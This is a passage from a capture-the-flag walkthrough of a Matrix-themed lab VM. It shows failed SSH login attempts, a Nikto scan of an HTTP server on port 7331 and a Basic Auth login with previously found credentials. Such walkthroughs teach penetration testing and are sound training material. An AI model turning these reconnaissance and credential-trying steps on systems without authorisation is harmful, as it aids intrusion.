
```
┌─[✗]─[kalyan@parrot]─[~/Downloads]
└──╼ $ssh admin@192.168.45.129 -p 6464
The authenticity of host '[192.168.45.129]:6464 ([192.168.45.129]:6464)' can't b
e established.
ECDSA key fingerprint is SHA256:BMhLOBAe8UBwzvDNexM7vC3gv9ytO1L8etgkkIL8Ipk.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '[192.168.45.129]:6464' (ECDSA) to the list of known
hosts.
admin@192.168.45.129's password:
Permission denied, please try again.
admin@192.168.45.129's password:
Permission denied, please try again.
admin@192.168.45.129's password:
Permission denied (publickey,password,keyboard-interactive).
┌─[✗]─[kalyan@parrot]─[~/Downloads]
└──╼ $
```

No matter how many times I try, it says I don't have permission to login into the SSH server. So these are not the credentials for SSH. So for what are these credentials used for? It's time to check the HTTP server running on port 7331.



```
┌─[kalyan@parrot]─[~/Downloads]
└──╼ $nikto -h http://192.168.45.129:7331
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.45.129
+ Target Hostname:    192.168.45.129
+ Target Port:        7331
+ Start Time:         2019-10-04 19:00:59 (GMT5.5)
---------------------------------------------------------------------------
+ Server: SimpleHTTP/0.6 Python/2.7.14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ / - Requires Authentication for realm 'Login to Matrix'
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ / - Requires Authentication for realm 'Login to Matrix'
+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
+ / - Requires Authentication for realm 'Login to Matrix'
```

Performing the nIkto scan is prevented by a message saying that authentication is required for this. May be we already have those credentials. I open the website in a browser and I see this.




Authentication Required

http://192.168.45.129:7331 is requesting your username and password. The site says: "Login to Matrix"

User Name:

Password:


When I enter the credentials, I get this.



Cypher AKA unknowndevice64

"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance is bliss."

